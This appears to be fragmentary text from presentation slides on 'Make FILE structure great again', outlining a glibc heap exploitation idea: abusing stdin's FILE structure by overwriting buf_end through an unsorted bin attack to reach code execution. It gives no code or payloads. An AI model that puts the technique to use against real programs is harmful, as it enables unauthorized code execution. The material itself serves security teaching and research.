
- Ver

- Leak




Make FILE structure great again

- Scenario – Code execution
 - Use any stdin related function
 - scanf/fgets/gets ...
 - Stdin is unbuffer
 - Very common in normal stdio program




Make FILE structure great again

- Overwrite buf_end with a pointer behind the stdin
 - Unsorted bin attack
 - Very common in heap exploitation



